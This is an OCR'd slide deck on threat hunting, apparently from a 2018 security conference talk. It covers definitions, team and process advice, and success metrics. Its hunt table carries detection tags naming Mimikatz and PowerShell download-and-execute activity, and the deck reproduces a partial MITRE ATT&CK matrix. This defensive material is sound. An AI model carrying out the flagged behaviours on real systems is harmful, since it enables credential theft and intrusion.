
COUNTERCEPT

THREAT HUNTING, THE ~~NEW~~ WAY

FIRST Regional Symposium Asia-Pacific 2018

In Ming, Wei Chea

INTRO




Wei Chea
(伟杰)
*Loves diving
& my dog*

In Ming
(胤銘)
Loves MMA

AGENDA

COUNTERCEPT

- What is threat hunting?
- People, Process, Technology
- Case Study
- Q & A




What is threat hunting?

“THREAT HUNTING”

COUNTERCEPT

- IP, Domain or Hash Search
- Hunting on the darknet or Internet
- Endpoint Detection & Response (EDR) = Threat Hunting!?

- Automated Threat Hunting!?



Sergio Caltagirone
@cnoanalysis

#ThreatHunting cannot be automatic. If it was automatic - we'd call it IDS.

6:48 AM - 2 Feb 2017

PUBLIC

THREAT HUNTING

First discussed in mid 2000s by NSA/US Airforce.

"cyber hunt teams will work inside the Army enterprise to actively search for and locate threats that have penetrated the Army enterprise, but not yet manifested their intended effects."

"Counter-reconnaissance, or hunt forces, will work within Army networks to maneuver, secure, and defend key cyberspace terrain, identifying and defeating concealed cyber adversaries that have bypassed the primary avenues of approach monitored by automated systems".

Definition of hunting in The **US Army LandCyber White** Paper released in 2013

http://dtic.mil/dtic/tr/fulltext/u2/a592724.pdf

THREAT HUNTING (威胁猎捕)

COUNTERCEPT

- “work inside the Army enterprise to actively search”
  (专注内部主动搜索)

- “locate threats that have penetrated the Army enterprise”
  (侦测已经侵入的威胁)

- “bypassed the primary avenues of approach monitored by automated systems”
  (逃避自动式的侦测系统)

OH, YOU SPEAK TWO LANGUAGES?
YOU MUST THINK YOU'D MAKE A GREAT TRANSLATOR
quickmeme.com

COUNTERCEPT


People, process, technology.. again?!

PEOPLE


- Assume breach mind-set
- Go beyond the technology
- Offensive or/and Defensive knowledge
- Not reserved for Level 3 or the ‘best’
- Research / Innovation Time
  - Use Case / Hypothesis Generation
- Management
- DPO, Governance, Legal

PROCESS

- Existing Processes (Incident Response, Logging, Data Privacy)
- Hunt Methodology
- Hunt Investigation
- Measuring Success




HUNT METHODOLOGY



PROCESS – HUNT INVESTIGATION

COUNTERCEPT



Score ↓	Endpoint	Latest Seen	Tags
7047	[redacted]	2018-10-08T02:45:12Z	ps-download (1) ps-iex (1) vt-trojan (2) persistence-powershell (2) unknown-process-from-system32 (1) cmd-start (1) ps-command (1) ps-newobject (1) ps-nop (1) ps-v1 (2) ps-winhide (1) vt-known (107) vt-unknown (5)
6384	[redacted]	2018-09-18T12:58:13Z	ps-download (1) ps-iex (1) persistence-powershell (1) ps-command (1) ps-newobject (1) ps-nop (1) ps-v1 (1) ps-winhide (1) vt-known (15) vt-unknown (3)
6016	[redacted]	2018-10-10T04:58:13Z	critical-risk-process (1) mimikatz (2) vt-trojan (1) persistence-regsvr32 (3) unknown-process-from-system32 (16) cmd-start (2) vt-known (798) vt-unknown (4)
5082	[redacted]	2018-10-09T22:41:39Z	vt-trojan (1) reflective-load-office (1) reflective-load-third-party (1) medium-risk-process (6) office-launching-suspicious-proc (6) cmd-start (1) net-use (6) net-user (6) ps-v1 (3) vt-known (10) vt-pup (1) vt-unknown (1)

https://github.com/Neo23x0/sigma

PROCESS – HUNT INVESTIGATION


- What Investigation rights for your threat hunters?
- Do they escalate to IR for further investigation?
- Can your IR start investigation without a confirmed incident?
- Will this overload your IR?


Recommendation:

- Provide certain investigation capability to your hunt team
- Hash check, process dump, memory dump or file capture
- Part of your internal team

COUNTERCEPT

PROCESS



So how's the new SOC work?
Freakin awesome. Today I processed 18,744 security events
That is insane. How many of those were genuine attacks?
No idea



COUNTERCEPT

PROCESS – MEASURING SUCCESS

- Don’t measure by the # of threats found…
- What factors to measure success?
  - – Mean Time to Detect
  - – MITRE ATT&CK Coverage
  - – Visibility Coverage
  - – Red Teaming?




ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels

